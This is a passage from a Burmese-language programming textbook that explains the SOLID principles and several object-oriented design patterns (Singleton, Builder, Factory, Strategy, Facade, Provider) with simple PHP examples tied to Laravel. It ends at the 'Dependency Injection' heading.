အသေးစိတ်မှာကဲပြားနိုင်ပေမယ့် ဖလှယ်အသုံးပြုနိုင်ပုံကိုလည်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။

လေ့လာသူတွေအတွက် ဒီလို ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေကြောင့် မရှုပ်သင့်ဘဲ နားရှုပ်စရာဖြစ်နိုင်ပါတယ်။ ဒါပေမယ့် လက်တွေလုပ်ငန်းခွင်မှာ၊ တစ်ဦးနဲ့တစ်ဦး ဆက်သွယ်အလုပ်လုပ်ကြတဲ့အခါ အပြန်အလုန် နားလည်တဲ့ အခေါ်အဝေါ်တွေ ရှိထားမှ သာ ဆက်သွယ်အလုပ်လုပ်ရတာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ တစ်ယောက်က Encapsulation လိုပြောလိုက်ရင် ဘာကိုဆိုလိုတာလဲ ဆိုတာကို ကျန်လူတွေ က သိကြဖို့ လိုပါတယ်။ Composition လိုပြောလိုက်ရင် ဘာကိုပြောချင်တာလဲဆိုတာကို သိကြဖို့ လိုပါတယ်။ Polymorphism ဆိုရင် ဘာကို ဆိုလိုတာလဲဆိုတာကို သိကြဖို့ လိုပါတယ်။ ပြီးခဲ့တဲ့ အခန်းမှာ လေ့လာခဲ့တဲ့ ကုဒ်နမူနာတွေနဲ့ အခုအပေါ်မှာ ရှင်းပြခဲ့တဲ့ အကျဉ်းချုပ် ဖွင့်ဆိုချက်တွေကို ပေါင်းစပ်ပြီး သိသင့်တဲ့ ပင်မသဘောသဘာဝ အခေါ်အဝေါ် (၄) မျိုးကို သိရှိသွားကြမယ်လို့ ယူဆပါတယ်။

OOP ဟာ ရေးထုံးနဲ့ ဒီပင်မ သဘောသဘာဝတွေအရ သိပ်မခက်လှေားဆိုပေမယ့်၊ ဒီသဘောသဘာဝတွေ ကို ပေါင်းစပ်လိုက်တဲ့ အခါမှာတော့ တော်တော်လေးကို ကျယ်ပြန့်တဲ့ အကြောင်းအရာတစ်ခု ဖြစ်သွားပါတယ်။ ရေးသားသူရဲ့ အမြင်ပုံဖော်နိုင်စွမ်း Imagination ပေါ်မှုတည်ပြီး မိသုကာမြောက်လောက်အောင် သပ်ရပ်ခိုင်မာတဲ့ Robust Code Architecture ဖြစ်သွားနိုင်သလို၊ ဘာကိုဆိုလိုမှန်းကို မသိနိုင်လောက် အောင် ရှုပ်ထွေးတဲ့ ကုဒ်တွေလည်း ဖြစ်သွားနိုင်ပါတယ်။ ဒါကြောင့် လက်တွေ့ပရောဂျက်တွေမှာ ကျံရတဲ့ အခက်အခဲတွေပေါ် မှုတည်ပြီး Object-Oriented Design Principles တွေ ထွက်ပေါ်လာကြသလို လက်တွေ့ ရေးကြလေ့ရှိတဲ့ ကုဒ်တွေပေါ်မှာ အခြေခံပြီး Object-Oriented Design Patterns တွေ ထွက်ပေါ်လာကြပါတယ်။ နောက်ထပ် ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေ လာပြန်ပါပြီ။

Object-Oriented Design Principles ထဲမှာ အထင်ရှားဆုံးကတော့ SOLID ဖြစ်ပါတယ်။ ဒါတွေဟာ လက်တွေ့ပြဿနာပေါ်မှာ အခြေခံဖြစ်ပေါ်လာကြတဲ့ သဘောသဘာဝတွေမှာလို လက်တွေ့ အတွေ့အကြုံ ရှိလာတော့မှ ပြောလိုကောင်းတဲ့ အကြောင်းအရာတွေပါ။ စာဖတ်သူအများစုက အခုမှုလေ့လာစ အနေအထားမှာပဲ ရှိကြေးမယ်လို့ ယူဆပါတယ်။ ဒါကြောင့် အခုချိန်ဒါတွေပြောရတာ အဆင့်ကျော်သလို ဖြစ်ကောင်းဖြစ်နေနိုင်ပါတယ်။ ဒါပေမယ့် သိသင့်တဲ့ ဗဟိုသုတေသနပြစ်လို့ အကျဉ်းချုပ်တော့ ထည့်သွင်းပြောပြင်ပါတယ်။

SOLID ရဲ့ S ဟာ Single Responsibility Principle ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ Object တစ်ခုမှာ လုပ်ဆောင်ချက်တွေ အမြောက်အများ ပါဝင်နိုင်ပေမယ့် အဓိကရည်ရွယ်ချက် တစ်ခုထပ် ဖြစ်သင့်တယ်ဆိုတဲ့ မူပါ။ လက်ကိုင်မတ်ခွက်တစ်ခုကို ကော်မြို့လည်း ထည့်လို့ရအောင်လုပ်မယ်၊ အအေးလည်း ထည့်လို့

ရအောင် လုပ်မယ်ဆိုတာ သိပ်ပြဿနာ မရှိပေမယ့်၊ လက်ကိုင်ပါနေလို တူလိုမျိုး ထဲလိုရအောင်လည်း လုပ်လိုက်မယ်ဆိုရင်တော့ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ အပြင်ကတစ်ကယ့်ခွက်ကို သွားလုပ်လို မရပေမယ့်ကုဒ်ဆိုတာမျိုးက ရေးရင်တော့ ရတာပါပဲ။ ရတိုင်းအကုန်လျှောက်ပြီး မလုပ်ခိုင်းသင့်ဘူးဆိုတဲ့သဘောပါ။

SOLID ရဲ့ ၁ ကတေသာ [Open/Closed Principle](#) ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဖြည့်စွက်မှုကို လက်ခံပေးမယ့်၊ ပြင်ဆင်မှု ကို လက်မခံသင့်ဘူးဆိုတဲ့ မူဖြစ်ပါတယ်။ Object တစ်ခုကို ဆက်ခံတဲ့ အခါမှာပဲဖြစ်ဖြစ်၊ အသုံးချတဲ့ အခါမှာ ပဲဖြစ်ဖြစ် လိုအပ်လို လုပ်ဆောင်ချက်အသစ်တွေ တန်ဖိုးအသစ်တွေ Object မှာ ထပ်ပေါင်းလိုက်တာကို လက်ခံသင့်ပေးမယ့် Object ရဲ့ မူလလုပ်ဆောင်ချက်တွေကို ပြင်ဆင်လိုက်တာမျိုးကို မလုပ်သင့်ဘူးဆိုတဲ့ သဘောသဘာဝဖြစ်ပါတယ်။

SOLID ရဲ L ကတေသာ့ Liskov Substitution Principle ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ အမျိုးအစားတူတဲ့ Object တွေ ကို ဖလှယ်အသုံးပြုလို ရအောင် စီစဉ်ရေးသားရမယ်ဆိုတဲ့ မူဖြစ်ပါတယ်။ ဒီသဘောကိုတေသာ့ Interface နဲ့ အတူ တွေ့ခဲ့ကြပြီး ဖြစ်ပါတယ်။

SOLID ၈ဲ D ကတေသာ့ Dependency Inversion Principle လိုပေါ်ပါတယ်။ ဥပမာ - ခေါင်းပြောင်းပြီး သုံးလိုရတဲ့ ဝက်အူလှည့် လိုမျိုးပါ။ ဝက်အူလှည့်အပြား ဆိုရင် ဝက်အူခေါင်းအပြားကိုပဲ ရစ်လိုရမှာပါ။ တခြားအမျိုးအစားကို ရစ်လိုအဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဝက်အူလှည့် လက်ကိုင်မှာ ကြိုက်တဲ့ခေါင်း အမျိုးအစားပြောင်းတပ်ပြီး သုံးလိုရရင်တော့ ပိုအသုံးဝင်သွားပါပြီ။ Dependency Inversion ဆိုတာလည်း ဒီသဘောပါပဲ၊ လိုမပဲ လုပ်ဆောင်ချက်ကို အသေတွဲ ရေးထားမယ့်အစား နောက်မှတဲ့ထည့်ပေးလိုရအောင် စီစဉ်ရေးသွားတဲ့နည်းပဲ ဖြစ်ပါတယ်။

ဒီထက်ပိုအကျယ်ခဲ့ပြီး မပြောနိုင်ပေမယ့် ဒီအခြေခံမူလေးတွေ ခေါင်းဆဲထည့်ထားလိုက်ရင် ပိုပြီးတော့ စနစ်ကျတဲ့ကုဒ်တွေ ရေးသားနိုင်ဖို့အတွက် အထောက်အကူဖြစ်စေပါလိမ့်မယ်။

Design Patterns တွေလည်း ရှိပါသေးတယ်။ Design Principles တွေက လိုက်နာရမယ့် မူတွေဖြစ်ပြီး Design Patterns တွေကတော့ ကုဒ်ရေးဟန်တွေပါ။ မတူကြပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ တစ်ယောက်တစ်မျိုး တိထွင်ရေးသားကြတဲ့ ကုဒ်တွေထဲက တူညီတဲ့ ရေးဟန်တွေကို အမည်တပ်ပေးလိုက်တာ ပါ။ ဒီလို အမည်တပ်ပေးလိုက်တဲ့အတွက် တစ်ယောက်နဲ့တစ်ယောက် ဆက်ဆံအလုပ်လုပ်ရတာ ပိုထိ ရောက်သွားစေဖို့ ဖြစ်ပါတယ်။ Factory Pattern လို့ တစ်ယောက်က ပြောလိုက်ရင် ဘာကိုဆိုလိုတာလဲ နောက်တစ်ယောက်က သိစေဖို့ဖြစ်ပါတယ်။ Singleton လို့တစ်ယောက်က ပြောလိုက်ယုံနဲ့ ဘာကိုဆိုလိုတာလဲ တဗြားသူ့တွေက သိစေဖို့ဖြစ်ပါတယ်။

ဒါတွေကလည်း လက်တွေ့ပရောဂျက်အတွေ့အကြုံ အနည်းအကျဉ်းရှိမှ ပိုပြီးတော့ နားလည်လွယ်မယ့် အကြောင်းအရာတွေပါ။ လက်တွေ့ အတွေ့အကြုံမရှိဘဲ လေ့လာတဲ့အခါ နားလည်ရ ခက်သင့်တာထက် ပို ခက်နောမှာ အသေအချာပါပဲ။ ဒါပေမယ့် သိသင့်တဲ့ Design Patterns တစ်ချို့ကို အတက်နိုင်ဆုံး နားလည်လွယ်အောင် ရွေးထုတ်ထည့်သွင်း ဖော်ပြပေးပါမယ်။ အကယ်၍ ဖတ်ကြည့်လို့ သိပ်နားလည်ရ ခက်နေမယ်ဆိုရင် ဒီအခန်းကို ကျော်ဖတ်လိုက်ပါ။ ကျော်လိုက်လို့ရပါတယ်။ အခန်းစဉ်အရ OOP အခန်းနဲ့တွဲသင့်လို့ တွဲထားပေမယ့် အရင်ကြည့်သင့်တဲ့ တဗြားအခြေခံတွေ နောက်ပိုင်းမှာ ကျန်ပါသေးတယ်။ အဲဒီအခြေခံတွေ ဖုံးဖို့တော့မှ ပြန်လာဖတ်ရှင်လည်း ရပါတယ်။

Object-Oriented Design Patterns နဲ့ပက်သက်ရင် အထင်ရှားဆုံးကတော့ Erich Gamma, John Vlissides, Richard Helm နဲ့ Ralph Johnson ဆိုသူ့ ပညာရှင် (၄) ဦးတို့ ပူးပေါင်း ရေးသားထားတဲ့ **Design Patterns: Elements of Reusable Object-Oriented Software** ဆိုတဲ့စာအုပ်မှာ ဖော်ပြပါရှိတဲ့ Patterns တွေပါပဲ။ စာရေးသူ (၄) ဦးကို အခွဲပြုပြီး GoF Design Patterns လို့ အတိုကောက် ခေါ်ကြပါတယ်။ GoF ဆိုတာ Gang of Four ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ GoF Design Patterns တွေမှာ စုစုပေါင်း Patterns (၂၃) ခုပါဝင်ပါတယ်။ အခု ဒီစာအုပ်မှာတော့ အဲဒီ Patterns တွေထဲက တစ်ချို့အပါအဝင် အမိကအားဖြင့် ရွေးချယ် မှတ်သားသင့်တဲ့ Pattern (၈) မျိုးကို ရွေးထုတ်ဖော်ပြသွားမှာပါ။

ဒီစာရေးသားနေဂျိန်မှာ လူသုံးအများဆုံးဖြစ်နေတဲ့ PHP Framework ကတေသာ Laravel ဖြစ်ပါတယ်။ Laravel က အခုဆက်လက်ဖော်ပြမယ့် Pattern (၈) မျိုးကို အသုံးချ ထားပါတယ်။ ဒါကြောင့် ဒီ Pattern တွေကို သိရှိထားခြင်းအားဖြင့် Laravel ကို လေ့လာရတဲ့အခါ အထောက်အကူဖြစ်စေမှာပဲ ဖြစ်ပါတယ်။

Singleton

ပထမဆုံးဖော်ပြချင်တဲ့ Pattern ကတေသာ Singleton Pattern ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် Class တစ်ခုကို အသုံးပြုပြီး Object တွေ လိုသလောက် တည်ဆောက်နိုင်ပါတယ်။ ဒါပေမယ့် ရုပန်ရုခါ Object တစ်ခုထပဲ တည်ဆောက်ခွင့်ပြချင်တယ်၊ တစ်ခုထက်ပိုပြီး တည်ဆောက်ခွင့်မပြချင်ဘူး ဆိုတဲ့လိုအပ်ချက်မျိုး ရှိလာ တတ်ပါတယ်။ ဥပမာ Setting Object ဆိုပါစ္စ။ Object နှစ်ခုသုံးခါ ရှိနေရင် Object တစ်ခုက သတ်မှတ် လိုက်တဲ့ Setting တန်ဖိုးကို တြေား Object ကပြောင်းလိုက်မိလို အဆင်မပြေတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။ ဒီလိုမဖြစ်စေချင်ရင်တော့ Singleton Pattern ကိုသုံးပြု Object တစ်ခုထက်ပိုဆောက်လို့ မရအောင် ကန့် သတ်လိုက်နိုင်ပါတယ်။ ဒီလိုရေးရပါတယ်။

PHP

```
<?php

class Setting
{
    static $setting = null;

    public $dark = 0;

    protected function __construct()
    {
        //
    }

    static function create()
    {
        if(!static::$setting) {
            static::$setting = new static;
        }

        return static::$setting;
    }
}
```

```
$setting1 = Setting::create();
$setting1->dark = 1;

$setting2 = Setting::create();
echo $setting2->dark; // 1
```

နှမူနာအရ Setting Class ရဲ Constructor ဟာ Protected ဖြစ်နေတဲ့အတွက် new Statement နဲ့ Object တည်ဆောက်ခွင့်ကို မပေးတော့ပါဘူး။ Object တည်ဆောက်လိုရင် create() Static Method ကို သုံးရတော့မှာပါ။ create() Method က \$setting Property ထဲမှာ သိမ်းထားတဲ့ Setting Object ရှိမရှိ စစ်ပြီး မရှိရင် new static နဲ့ Object တည်ဆောက်ပြီး ထည့်သိမ်းပေးလိုက်ပါတယ်။ Object ရှိနေပြီး ဖြစ်ရင်တော့ ရှိတဲ့ Object ကိုပဲ ပြန်ပေးလိုက်မှာပါ။ အသစ်မဆောက်တော့ပါဘူး။

ဒါကြောင့် Setting::create() နဲ့ ပထမအကြိမ် Object တည်ဆောက်စဉ်မှာ Object အသစ်ကိုရပါတယ်။ ဒါပေမယ့် နောက်တစ်ကြိမ် Setting::create() နဲ့ Object တည်ဆောက်တဲ့အခါ Object အသစ်ကို မရပါဘူး၊ နိဂုံရှိနေပြီး ဖြစ်တဲ့ Object ကို ပြန်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် နှမူနာမှာ \$setting2->dark တန်ဖိုးက မူလသတ်မှတ်ထားတဲ့ 0 မဟုတ်ဘဲ \$setting က သတ်မှတ်ပေးလိုက်တဲ့ 1 ဖြစ်နေတာပါ။ \$setting1 နဲ့ \$setting2 နှစ်ခုဖြစ်နေပေမယ့် Object က တစ်ခုထဲ မို့လိုပါ။

လက်တွေ့ရေးသားတဲ့ကုဒ်က တစ်ယောက်နဲ့တစ်ယောက် တူချင်မှ တူပါလိမ့်မယ်။ ဒါပေမယ့် လိုရင်း အချုပ်ဖြစ်တဲ့ Object တစ်ခုထဲကိုသာ တည်ဆောက်ခွင့်ပေးတဲ့ ဒီလိုသဘောသဘာဝမျိုးကို Singleton လို ခေါ်တယ်ဆိုတာကို မှတ်သားရမှာပဲ ဖြစ်ပါတယ်။

Builder Pattern

ပုံမှန်အားဖြင့် Object တစ်ခုတည်ဆောက်လိုတဲ့အခါ သတ်မှတ်လိုတဲ့ Property တွေကို Constructor Argument အနေနဲ့ ပေးကြရလေ့ရှိပါတယ်။ Builder Pattern ကိုအသုံးပြုရင်တော့ ပထမဆုံး Builder Object တစ်ခု တည်ဆောက်ရပါတယ်။ အဲဒီ Builder Object မှာ သိမ်းချင်တဲ့ တန်ဖိုးတွေ သိမ်းထားပြီး နောက်ဆုံးမှ အဲဒီတန်ဖိုးတွေနဲ့ လိုချင်တဲ့ Object ကို တည်ဆောက်ယူတာပါ။ ဒီလိုပါ -

```
$builder = new Builder();
$builder->property1 = value1;
$builder->property2 = value2;

$object = $builder->build();
```

နမူနာအရ \$builder Object မှာ သတ်မှတ်လိုတဲ့ Property တွေ တစ်ခုပြီးတစ်ခု သတ်မှတ်ပါတယ်။ စုံပြုဆိုတော့မှ build() Method နဲ့ အမှန်တစ်ကယ် လိုချင်တဲ့ Object ကို တည်ဆောက်ယူလိုက်တာပါ။ ဒီနည်းကလည်း အသုံးဝင်ပါတယ်။ ဥပမာ Profile Object တစ်ခုတည်ဆောက်ဖို့အတွက် User ဆီက အမည် မေးမယ်၊ ရပြုဆိုရင် Profile Builder မှာထည့်ထားလိုက်မယ်။ ဖုန်းနံပါတ် မေးမယ်၊ ရပြုဆိုရင် Profile Builder မှာ ထည့်ထားလိုက်မယ်။ ပြီးတော့မှ Profile Object ကို တည်ဆောက်လိုက်မယ်ဆိုရင် User ဆီက အကုန်လုံး တစ်ခါတဲ့ မရလည်း ကိစ္စမရှုတော့ပါဘူး။ ရတဲ့တန်ဖိုးတွေ တစ်ခုချင်းသတ်မှတ်သွားလိုက်လို့ ရသွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

class ProfileBuilder
{
    private $name;
    private $phone;

    public function setName ($name)
    {
        $this->name = $name;
        return $this;
    }

    public function setPhone ($phone)
    {
        $this->phone = $phone;
        return $this;
    }

    public function getName ()
    {
        return $this->name;
    }
}
```

```

public function getPhone()
{
    return $this->phone;
}

function build()
{
    return new Profile($this);
}

class Profile
{
    public $name;
    public $phone;

    public function __construct(ProfileBuilder $pb)
    {
        $this->name = $pb->getName();
        $this->phone = $pb->getPhone();
    }

    static function builder()
    {
        return new ProfileBuilder();
    }
}

$user = Profile::builder()
    ->setName("Alice")
    ->setPhone("321456")
    ->build();

var_dump($user);

// object(Profile){ ["name"]=> "Alice" ["phone"]=> "321456" }

```

နမူနာမှာ ProfileBuilder ကိုအသုံးပြုပြီး name နဲ့ phone တို့ကို setName() နဲ့ setPhone() Method တွေရဲ့အကူအညီနဲ့ သတ်မှတ်နိုင်ပါတယ်။ build() လိုပြောလိုက်တော့မှ သူက Profile Object ကိုတည်ဆောက်ပေးသွားမှာပါ။ ဒီရေးဟန်ကို Builder Pattern လိုပေါ်ပြီး Laravel မှတော့ အလားတူ ရေးဟန်မျိုးနဲ့ရေးသားထားတဲ့ ကုဒ်တွေကို Manager လို ခေါ်တာကို တွေ့ရပါတယ်။

Factory

Factory Pattern ဟာလည်း Builder Pattern လိုပဲ Object တည်ဆောက်ပေးတဲ့ Pattern တစ်မျိုး ဖြစ်ပါတယ်။ ဥပမာ - အခုလို Profile Class တစ်ခုရှိတယ်ဆိုကြပါစို့။

PHP

```
<?php

class Profile
{
    private $name;
    private $phone;

    public function __construct($name, $phone)
    {
        $this->name = $name;
        $this->phone = $phone;
    }
}
```

ဘာမှာရုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေ မပါပါဘူး။ \$name နဲ့ \$phone ကိုလက်ခံပြီး Property တွေ ပြောင်းပေးတဲ့ Class တစ်ခုပါ။ အဲဒီ Class ကို အသုံးပြုပြီး Object တည်ဆောက်လိုပေမယ့် Data တွေက အခုလိုပုံစံ ရှိနေတယ် ဆိုကြပါစို့ -

```
$data = [
    [ "name" => "Alice", "phone" => "321456" ],
    [ "name" => "Bob" ],
    [ "name" => "Tom", "phone" => "654123" ],
];
```

ဒါ Data ကို အသုံးပြုပြီး Profile Object တည်ဆောက်လိုရင် Array ထဲက Data ကို ထုတ်ယူတာတွေ၊ လိုချင်တဲ့ Data မှန်/မမှန် စစ်တာတွေ လုပ်ရပါမယ်။ အဲဒါတွေကို Manual လုပ်မနေပဲ၊ အဲဒီအလုပ်တွေ လုပ်ပြီး Profile Object တည်ဆောက်ပေးနိုင်တဲ့ ProfileFactory ကို အခုလို ဖန်တီးယူလိုက်လို့ ရ နိုင်ပါတယ်။

PHP

```
<?php

class ProfileFactory
{
    private $data;

    public function __construct($data)
    {
        $this->data = $data;
    }

    public function create()
    {
        $result = [];

        foreach($this->data as $data) {
            $name = $data['name'] ?? "Unknown";
            $phone = $data['phone'] ?? "N/A";
            $result[] = new Profile($name, $phone);
        }
    }

    return $result;
}
}

$pf = new ProfileFactory($data);
$profiles = $pf->create();
```

ပေးလိုက်တဲ့ Data ကို လက်ခံစစ်ဆေးပြီး Profile Object တွေ တည်ဆောက်ပေးသွားမှာပါ။ အသေးစိတ် ရေးဟန်မှာ တစ်ယောက်နဲ့တစ်ယောက် ကွာသွားနိုင်ပေမယ့် လိုဂါရင်းအချုပ်ဖြစ်တဲ့ Data ပေးလိုက်ရင် Object တည်ဆောက်ပေးတဲ့ ဒီနည်းကို Factory Pattern လိုပေါ်တာပါ။

Strategy

Strategy Pattern ကတော့ အမျိုးအစားတူပေမယ့် အသေးစိတ်လုပ်ဆောင်ချက် ကဲပြားတဲ့ Object တွေ ကို အခြေအနေပေါ်မှုတည်ပြီး ပြန်ပေးနိုင်တဲ့ ရေးဟန်ပါ။ ဒါနဲ့ပက်သက်ရင် Payment ကို နမူနာပေးကြ လေ့ရှုပါတယ်။ ဥပမာ - ငွေသားနဲ့ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခု၊ Card နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခု၊ Mobile Money နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေကတစ်ခု၊ ခဲ့ထားပြီး Payment ပြုလုပ်ချိန်မှာ Payment Strategy Object က User ရွှေ့ချယ်

တဲ့ Option ပေါ်မှာတည်ပြီး သင့်တော်တဲ့ Payment Object ကို အလုပ်လုပ်သွားစေတဲ့ နည်းလမ်းမျိုးပါ။ ဒါ နည်းနဲ့ နောက်ပိုင်းမှာ Paypal တို့ Crypto တို့ ထပ်တိုးချင်တယ်ဆိုရင်လည်း Payment ကို ပြင်စရာမလို ဘဲ Strategy မှာ ထပ်တိုးလိုက်ယုံးနဲ့ ရသွားနိုင်စေလို့ လူသုံးများတဲ့ ရေးဟန်တစ်ခုပါပဲ။

PHP

```
<?php

interface PaymentInterface
{
    public function amount();
}

class CashPayment implements PaymentInterface
{
    public function amount()
    {
        return 100;
    }
}

class MobilePayment implements PaymentInterface
{
    public function amount()
    {
        return 90;
    }
}
```

ဒါဟာ Payment Interface ကိုအသုံးပြုပြီး Payment Method တွေ အမျိုးမျိုး Implement လုပ်ထား လိုက်တာပါ။ အဲဒီ Payment Method တွေကို User ပေးတဲ့ Context ပေါ်မှာတည်ပြီး ရွေးချယ်အလုပ်လုပ် တဲ့ Class တစ်ခုကို အခုလုပ်ရေးလို့ရသွားပါပြီ။

PHP

```
<?php

class Payment
{
    private $paymentMethod;
```

```
public function pay($context)
{
    switch ($context) {
        case "cash":
            $this->paymentMethod = new CashPayment;
            break;
        case "mobile":
            $this->paymentMethod = new MobilePayment;
            break;
        default:
            $this->paymentMethod = new CashPayment;
    }

    return $this->paymentMethod->amount();
}
```

ဒါကြောင် User က Cash နဲ့ပေးဖို့ရွေးချယ်ရင် Cash Payment အလုပ်လုပ်သွားပြီး Mobile နဲ့ပေးဖို့ရွေးချယ်ရင် Mobile Payment အလုပ်လုပ်သွားမှာပါ။

```
$payment = new Payment;  
  
echo $payment->pay("cash") . "USD"; // 100USD  
echo $payment->pay("mobile") . "USD"; // 90USD
```

ဒီနည်းနဲ့ Payment ချင်းအတူတူ Mobile နဲ့ပေးရင် 10% လျှော့ပေးတယ်ဆိုတဲ့ လုပ်ဆောင်ချက်မျိုးကို Implement လုပ်စိုက်သွားခြင်းပဲ ဖြစ်ပါတယ်။

Facade

Facade Pattern ဆိုတာကတော့ ရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးရလွယ်သွားအောင် ကြားခံထားပေးတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ ဥပမာ - ကားတစ်စီးကို စက်နှီးဖို့အတွက် အင်ဂျင်ပိုင်စစ်ရမယ်၊ ဘရိတ် စစ်ရမယ်၊ ဆီရှိမရှိ စစ်ရမယ် စသည်ဖြင့်လုပ်ရမယ့်အလုပ်တွေ အများကြီးရှိနိုင်ပါတယ်။ အဲဒါတွေကို မှတ်ရခက်သလို လုပ်ရတာလည်း ခက်ပါတယ်။ ဒါကြောင့် start () လိုပြောလိုက်တာနဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ လုပ်ရမယ့် အလုပ်တွေကို တန်ဖြီးလုပ်ပေးနိုင်မယ့် ကြားခံတစ်ခု ထားလိုက်မယ်ဆိုရင်တော့ သုံးရတာ လွယ်သွားမှာ ဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP

```

<?php

class CheckOilPressure
{
    public function check()
    {
        echo "Oil Pressure OK.";
    }
}

class CheckBreakFluid
{
    public function check()
    {
        echo "Break Fluid OK.";
    }
}

class Car
{
    public $oil;

    public $break;

    public function __construct()
    {
        $this->oil = new CheckOilPressure;
        $this->break = new CheckBreakFluid;
    }

    public function start()
    {
        $this->oil->check();
        $this->break->check();

        echo "Car Engine Started.";
    }
}

$car = new Car;
$car->start();

```

နမူနာအရ ကားစက်နှီးဖို့အတွက် ဘာပြီးရင်ဘာလုပ်ရတယ်ဆိုတာကို မှတ်စရာမလိုတော့ဘဲ Car Object ပေါ်မှာ start() လိုပြောလိုက်ယုံနဲ့ အစဉ်ပြောသွားစေတဲ့သော်ပဲ ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း ဒီသဘော

မျိုးနဲ့ရေးတဲ့ ရေးဟန်ကို Facade Pattern လိုပေါ်ပေမယ့် လက်တွေ့အသုံးချမှုကတော့ တစ်ယောက်နဲ့တစ်ယောက် ကဲပြားနိုင်ပါတယ်။ Laravel မှာဆိုရင် ဒီလို Facade Class မျိုးကို သုံးထားပါတယ် –

PHP

```
<?php

class Facede
{
    static function __callStatic($name, $args)
    {
        $name = strtoupper($name);
        $arg = $args[0] ?? "/";

        echo "Sending $name to $arg";
    }
}

class Route extends Facede
{
    //
}

Route::get("/comments");

// Sending GET to /comments

Route::post();

// Sending POST to /
```

`__callStatic()` Magic Method ရဲ့ အကူအညီနဲ့ Class Name ပေါ်မှာ လိုချင်တဲ့ Method ကို ပေးလိုက်ယုံနဲ့ နောက်ကွယ်က လုပ်ရမယ့် ရှုပ်ထွေးတဲ့ အလုပ်တွေကို လုပ်ပေးအောင် စီစဉ်ထားတာပါ။ ဒါ ကြောင့် သုံးတဲ့သူအတွက် အရမ်းလွယ်သွားပါတယ်။ Framework ထဲမှာ တစ်ကယ်ရေးထားတဲ့ ကုဒ်တွေ ကတော့ ဒီထက်အများကြီး ပို့ရှုပ်ထွေးတာပေါ့။ ဒီနမူနာက နားလည်လွယ်အောင် အလွန်အမင်း Simplify လုပ်ပေးထားတဲ့ နမူနာတစ်ခုပါ။ ဒီရေးဟန်မျိုးကို Laravel မှာ အမြောက်အများတွေရပါလိမ့်မယ်။ ဒါ ကြောင့် Simplify လုပ်ထားတယ် ဆိုပေမယ့်၊ ဒီလောက်အိုင်ဒီယာလေး ခေါင်းထဲဝင်ထားတဲ့အတွက် ဆက်လွှဲလာရတာ ပိုအဆင်ပြေသွားမှာပါ။

Provider

Provider Pattern ကတေသ့ GoF Patterns တွေထဲမှာ မပါပါဘူး။ Microsoft .NET Framework မှာ စတင် အမည်ပေး အသုံးပြုခဲ့ပြီး အခုနောက်ပိုင်းမှာ Laravel တို့ Angular တို့အပါအဝင် တွေား Framework တွေ မှာလည်း အသုံးများလာကြပါတယ်။ နမူနာလွှဲလာနိုင်ဖို့အတွက် အခုလို Log Class နှစ်ခု ရှိတယ်ဆိုကြပါ နို့။

PHP

```
<?php

interface Log
{
    public function write();
}

class Text implements Log
{
    public function write() {
        echo "Saving to text file";
    }
}

class Memory implements Log
{
    public function write() {
        echo "Saving on memory";
    }
}
```

ပြီးတဲ့အခါ Service Container Class တစ်ခုရေးပြီး အဲဒီ Service Container ထဲမှာ Log Class တွေကို သိမ်းထားလိုက်ပါမယ်။

PHP

```
<?php

class Services
{
    public $container = [];

    public function register($name, $class)
    {
        $this->container[$name] = $class;
    }
}

$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

တစ်ကယ်တော့ Service Container သို့မဟုတ် Singleton ဖြစ်သင့်ပါတယ်။ ဒီတော့မှ သိမ်းထားတဲ့ Class တွေက တစ်စုတစ်စည်းထဲ ဖြစ်မှာပါ။ ဒါပေမယ့် ကုဒ်တို့ချင်လို နမူနာအနေနဲ့ ရိုးရိုးပဲ ရေးထားပါတယ်။ အခုခံရင် Service နှစ်ခုပါဝင်တဲ့ Service Container Object တစ်ခု ရသွားပါပြီ။ ပြီးတဲ့အခါ Service Provider ဆက် ရေးပါမယ်။ သူက အခြေအနေပေါ်မှုတည်ပြီး Container ထဲက သင်တော်တဲ့ Object ကို ပြန်ပေးမှာပါ။

PHP

```
<?php

class Provider
{
    public $services;

    public function __construct($services)
    {
        $this->services = $services->container;
    }

    public function make($service)
    {
        if(isset($this->services[$service]))
            return new $this->services[$service];

        // else Error: Service doesn't exist
    }
}
```

Provider ရဲ make() Method က လိုချင်တဲ့ Service Object ကို Container ထဲကနေ နှိုက်ယူပြီး ပြန်ပေးမှာပါ။ ဒီလိုပါ –

```
$provider = new Provider($services);

$log = $provider->make("text");
$log->write();           // Saving to text file

$log = $provider->make("memory");
$log->write();           // Saving on memory
```

Provider Object တည်ဆောက်တဲ့အခါ စောစောက Service တွေ Register လုပ်ထားတဲ့ Service Container Object ကို ပေးထားတာကို သတိပြုပါ။ ဒီနည်းနဲ့ လိုချင်တဲ့ Service ကို ပြောင်းသုံးလိုရနိုင်တဲ့ Provider Pattern ကိုရသွားပါတယ်။ တစ်ချို့ကလည်း ဒီ Pattern ဟာ Strategy Pattern နဲ့ ဆင်တယ်လို့ ပြောကြပါတယ်။ သဘောဘသာဝ ဆင်ပေမယ့် အသုံးချဖို့သင့်တဲ့နေရာတော့ မတူကြပါဘူး။

Dependency Injection

